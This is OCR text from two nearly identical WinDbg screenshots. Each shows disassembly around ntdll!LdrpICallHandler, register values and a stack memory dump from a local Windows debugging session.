

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff938
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 7ffe0cbcc728
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff938
rbp 0
rsi 0
rdi 0
r8 130000000000
r9 34041ff24e16
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

